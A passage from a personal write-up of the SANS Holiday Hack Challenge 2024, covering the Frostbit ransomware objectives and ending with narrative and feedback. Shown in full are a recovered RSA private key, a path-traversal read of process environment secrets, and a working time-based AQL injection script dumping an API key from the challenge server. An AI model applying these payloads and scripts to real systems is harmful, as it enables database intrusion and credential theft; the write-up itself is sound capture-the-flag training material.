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
-----END RSA PRIVATE KEY-----
[+] Saving to api.frostbit.app.key
We can now decrypt the encryptedkey from before:
cat encryptedkey.json | jq -r .encryptedkey | xxd -r -p | openssl pkeyutl -decrypt -inkey api.frostbit.app.key
6f03401a5d00e66e8c16f0a27073292b,ce2c7df18ccefb33
That looks like AES Key and IV, lets try to decrypt the naughty_nice_list.csv.frostbit file using openssl or Cyberchef with CBC mode.
openssl enc -aes-256-cbc -nopad -nosalt -d -in ./frostbitartifacts/naughty_nice_list.csv.frostbit -K $(echo -n '6f03401a5d00e66e8c16f0a27073292b' | xxd -c1000 -p) -iv $(echo -n 'ce2c7df18ccefb33' | xxd -c1000 -p) -out naughty_nice_list.csv
We obtain the first and last name of the child at number 440 in the Naughty-Nice list:
cat naughty_nice_list.csv | grep 440
440,Xena Xtreme,13,Naughty,Had a surprise science experiment in the garage and left a mess with the supplies
Answer: Xena Xtreme
Speaking to Wombley Cube:
Wombley Cube
Blast it all! My plan was so close to succeeding. Our strike against their communications tower was successful, but it seems we were too late. Santa received their distress signal, and now here he is, as wrathful as I’ve ever seen him. I never intended to stop or ruin the holidays. I perceived Santa as taking them in the wrong direction, and I only wanted to ensure their integrity. Like any self-respecting commander, I accept defeat gracefully and with dignity. I await my punishment, whatever it may be. But for now, I will assist with the recovery efforts. My laptop was the only place I stored the source code and SSH keys to the Frostbit ransomware server, which holds the decryption key for the Naughty-Nice List. But with my laptop destroyed in the snowball fight, our best hope is that the North Pole SOC captured enough forensics on the ransomware for us to reverse-engineer it, recover the Naughty-Nice List, and then find a way to shut down the server before it publishes the list. Please assist the others with this effort. Great work, but successfully investigating our attack chain is only the first step. Oh right, I had forgotten about that broadcast. Thank you for shutting it down. There’s no need for it now that the conflict is no more. What was perhaps my greatest technical achievement was also my greatest misstep. FrostBit is no more, and with that, the Naughty-Nice List is restored. Impressive work.
Deactivate Frostbit Naughty-Nice List Publication
Deactivate Frostbit Naughty-Nice List Publication
Wombley’s ransomware server is threatening to publish the Naughty-Nice list. Find a way to deactivate the publication of the Naughty-Nice list by the ransomware server.
Previously in Act 2, when speaking with Dusty Giftwrap, we obtained the following hints:
??? “Frostbit Publication” There must be a way to deactivate the ransomware server’s data publication. Perhaps one of the other North Pole assets revealed something that could help us find the deactivation path. If so, we might be able to trick the Frostbit infrastructure into revealing more details.
??? “Frostbit Slumber” The Frostbit author may have mitigated the use of certain characters, verbs, and simple authentication bypasses, leaving us blind in this case. Therefore, we might need to trick the application into responding differently based on our input and measure its response. If we know the underlying technology used for data storage, we can replicate it locally using Docker containers, allowing us to develop and test techniques and payloads with greater insight into how the application functions.
From the MQTT hint regarding frostbit, we recall in the Santa Vision challenge, there was a frostbitfeed we subscribed to that also had the domain api.frostbit.app.
mqttx sub -t frostbitfeed
✔ Connected
✔ Subscribed to frostbitfeed
topic: frostbitfeed, qos: 0
Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key

topic: frostbitfeed, qos: 0
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley
Using the deactivation, it states Invalid Key
curl -s -k 'https://api.frostbit.app/api/v1/frostbitadmin/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/deactivate?debug=1' -H 'X-Api-Key: 1234' | jq -r .error
Invalid Key
Trying again with a ' to see if its SQL injectable:
curl -s -k 'https://api.frostbit.app/api/v1/frostbitadmin/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/deactivate?debug=1' -H "X-Api-Key: '" | jq -r .error
Timeout or error in query:
FOR doc IN config
    FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'
    <other_query_lines_omitted>
    RETURN doc
Leveraging the previous challenge answer’s script, we can see if there is more information we can learn from our file read vulnerability. By traying on the /proc directory we can read environmental variables.
python3 exploit_frostbit.py --file /proc/self/environ
[*] File: /proc/self/environ URL: https://api.frostbit.app/view/%25ce%252c%257d%25f1%258c%25ce%25fb%2533%25ce%252c%257d%25f1%258c%25ce%25fb%2533%252F..%252F..%252F..%252F..%252F..%252Fproc%252Fself%252Fenviron/ad8d6114-ee3b-42af-b121-1d255d07a058/status?digest=00000000000000000000000000000000&debug=1
[+] File Contents of '/proc/self/environ'
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=6059e5d8ecc8
FROSTBIT_CHALLENGE_HASH=6487b8b081bc4317cc8017a898c7dfc8
[email protected]
PYTHONUNBUFFERED=1
VIRTUAL_PORT=8080
ARANGO_ROOT_PASSWORD=password
ARANGO_HOST=arangodb
APP_DEBUG=true
API_ENDPOINT=https://2024.holidayhackchallenge.com
VIRTUAL_HOST=api.frostbit.app
LETSENCRYPT_HOST=api.frostbit.app
LANG=C.UTF-8
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
PYTHON_VERSION=3.9.19
PYTHON_PIP_VERSION=23.0.1
PYTHON_SETUPTOOLS_VERSION=58.1.0
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/def4aec84b261b939137dd1c69eff0aabb4a7bf4/public/get-pip.py
PYTHON_GET_PIP_SHA256=bc37786ec99618416cc0a0ca32833da447f4d91ab51d2c138dd15b7af21e8e9a
HOME=/root
We can identify that ArangoDB is in use via ARANGO_ROOT_PASSWORD and ARANGO_HOST environment variables. ArangoDB is a multi-model NoSQL database that supports three key data models: document, graph, and key/value. This flexibility allows developers to work with various data structures without switching between multiple databases. ArrangoDB uses ArangoDB Query Language (AQL). We can create a custom ArrangoDB AQL injection python scripting to dump the document keys and values via sleep-based query on True queries.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script exploits a AQL injection vulnerability in order to dump all keys and values from the ArrangoDB.
Holiday Hack 2024 - Deactivate Frostbit Naughty-Nice List Publication
"""

# Imports
import requests
import sys

# Constants
url = "https://api.frostbit.app/api/v1/frostbitadmin/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/deactivate?debug=1"
proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
charset = "etaoinshrdlcumwfgypbvkjxqz0123456789-_!@#$%^&*()=+"


def check_response(payload):
    headers = {
        "X-Api-Key": payload,
    }
    r = requests.get(
        url,
        headers=headers,
        proxies=proxies,
        allow_redirects=False,
    )
    return r.status_code == 403 and ("Timeout" in r.text or r.elapsed.total_seconds() > 1)


def get_aql_key(document, key_idx, guess, pos_idx=None):
    if pos_idx != None:
        return f"' OR SUBSTRING(ATTRIBUTES({document})[{key_idx}], {pos_idx}, 1) == '{guess}' AND sleep(2) AND '1'=='0"
    else:
        return f"' OR ATTRIBUTES({document})[{key_idx}] == '{guess}' AND sleep(2) AND '1'=='0"


def get_aql_value(document, key, guess, pos_idx=None):
    if pos_idx != None:
        return f"' OR SUBSTRING({document}.{key}, {pos_idx}, 1) == '{guess}' AND sleep(2) AND '1'=='0"
    else:
        return f"' OR {document}.{key} == '{guess}' AND sleep(2) AND '1'=='0"


def get_doc_keys(document):
    sys.stdout.flush()
    sys.stdout.write("\r")
    print(f"Extracting {document} keys ...")
    doc_keys = []
    for c in charset:
        key = c
        sys.stdout.write("\r" + key)
        if check_response(get_aql_key(document, len(doc_keys), c, pos_idx=0)):
            sys.stdout.flush()
            sys.stdout.write("\r")
            print(f"=> Found key in {document} starting with " + c)
            while True:
                for c2 in charset:
                    sys.stdout.write("\r" + key + c2)
                    if check_response(get_aql_key(document, len(doc_keys), c2, pos_idx=len(key))):
                        key += c2
                        sys.stdout.write("\r" + key)
                        break
                if check_response(get_aql_key(document, len(doc_keys), key)):
                    sys.stdout.flush()
                    sys.stdout.write("\r")
                    print(f"\rFound key:{key} in {document}")
                    doc_keys.append(key)
                    break
    return doc_keys


def get_key_value(document, key):
    sys.stdout.flush()
    sys.stdout.write("\r")
    print(f"Extracting {document}:{key} value ...")
    key_value = ""
    while True:
        for c in charset:
            sys.stdout.write("\r" + key_value + c)
            if check_response(get_aql_value(document, key, c, pos_idx=len(key_value))):
                key_value += c
                sys.stdout.write("\r" + key_value)
                break
        if check_response(get_aql_value(document, key, key_value)):
            sys.stdout.flush()
            print(f"\rFound {document}:{key} value:{key_value}")
            return key_value


document = "doc"  # Per traceroute, document exists
doc_keys = get_doc_keys(document)
for key in doc_keys:
    get_key_value(document, key)
python3 arango_frostbit.py
Extracting doc keys ...
=> Found key in doc starting with d
Found key:deactivate_api_key in doc
Extracting doc:deactivate_api_key value ...
Found doc:deactivate_api_key value:abe7a6ad-715e-4e6a-901b-c9279a964f91
Sending the deactivation key will disable the frostbit naughty-nice list publication and we are awarded with our achievement!
curl -s -k 'https://api.frostbit.app/api/v1/frostbitadmin/bot/ad8d6114-ee3b-42af-b121-1d255d07a058/deactivate?debug=1' -H 'X-Api-Key: abe7a6ad-715e-4e6a-901b-c9279a964f91' | jq -r .message
Response status code: 200, Response body: {"result":"success","rid":"ad8d6114-ee3b-42af-b121-1d255d07a058","hash":"b2476c4386917e52ddf496f37c16cbc903fd0541de1299ecd423ef9d960e1c47","uid":"46046"}
POSTED WIN RESULTS FOR RID ad8d6114-ee3b-42af-b121-1d255d07a058
Achievement
Congratulations! You have completed the [Gold] Frostbit challenge!
Conclusion
After defeating all the objectives and fixing the Naughty-Nice List, we teleport back to Santa in front of the castle!
Santa
Ho ho ho! You’ve done it! We have the Naughty-Nice List, we’re back in business! Reverse engineering Wombley’s ransomware was no easy feat. You must be some kind of technical genius!
After speaking with Santa inside the castle, we won and obtained our final achievement and the roll of the credits:
Achievement
Through your diligent efforts, you have restored peace at the North Pole and saved the holidays! Congratulations!
North Pole Monitoring Station
The north pole monitoring station is found on each Act notated on the map in red.
- In Act 1, its the Southern point surrounded by trees.
- In Act 2, next to the Drone Path challenge, there is a tree by Chimney Scissorsticks.
- In Act 3, next to the Santa Vision challenge, there is a tree by Ribb Bonbowford.

When moving towards the tree in Acts 1-2, we can head into the North Pole Monitoring Station that holds the current leaderboards for this year and how many crates have been moved since!

I came in 72nd place this year:

Jason the Fish
Every year we can find the one known as “Jason the fish”, last year he was on the shoreline dead on Steampunk Island, but we need to find him this year! If we walk to the South-Western corner of The Front Yard (Act 1), we find a Dock sign.
Heading to the Dock, we get transported to Frosty’s Beach. We first find all 6 geese sitting around a fire - that were from last years challenge 2023 SANS Holiday Hack Challenge: A Holiday Odyssey | Featuring 6: Geese A-Lei’ing!.
But heading west, we find next to Santa’s Surf Shack a box… and within that box is Jason!
Feedback
This year’s Holiday Hack Challenge 2024 was truly unforgettable! It’s been an incredible journey, and I hope you’ve enjoyed reading my write-up as much as I loved diving into the challenges. Huge kudos to the amazing folks at Counter Hack—your creativity and dedication inspire us year after year, equipping us with skills we can carry back to our workplaces and beyond. If you have any questions or thoughts, don’t hesitate to reach out. Here’s to a bright new year filled with learning, growth, and even more exciting adventures!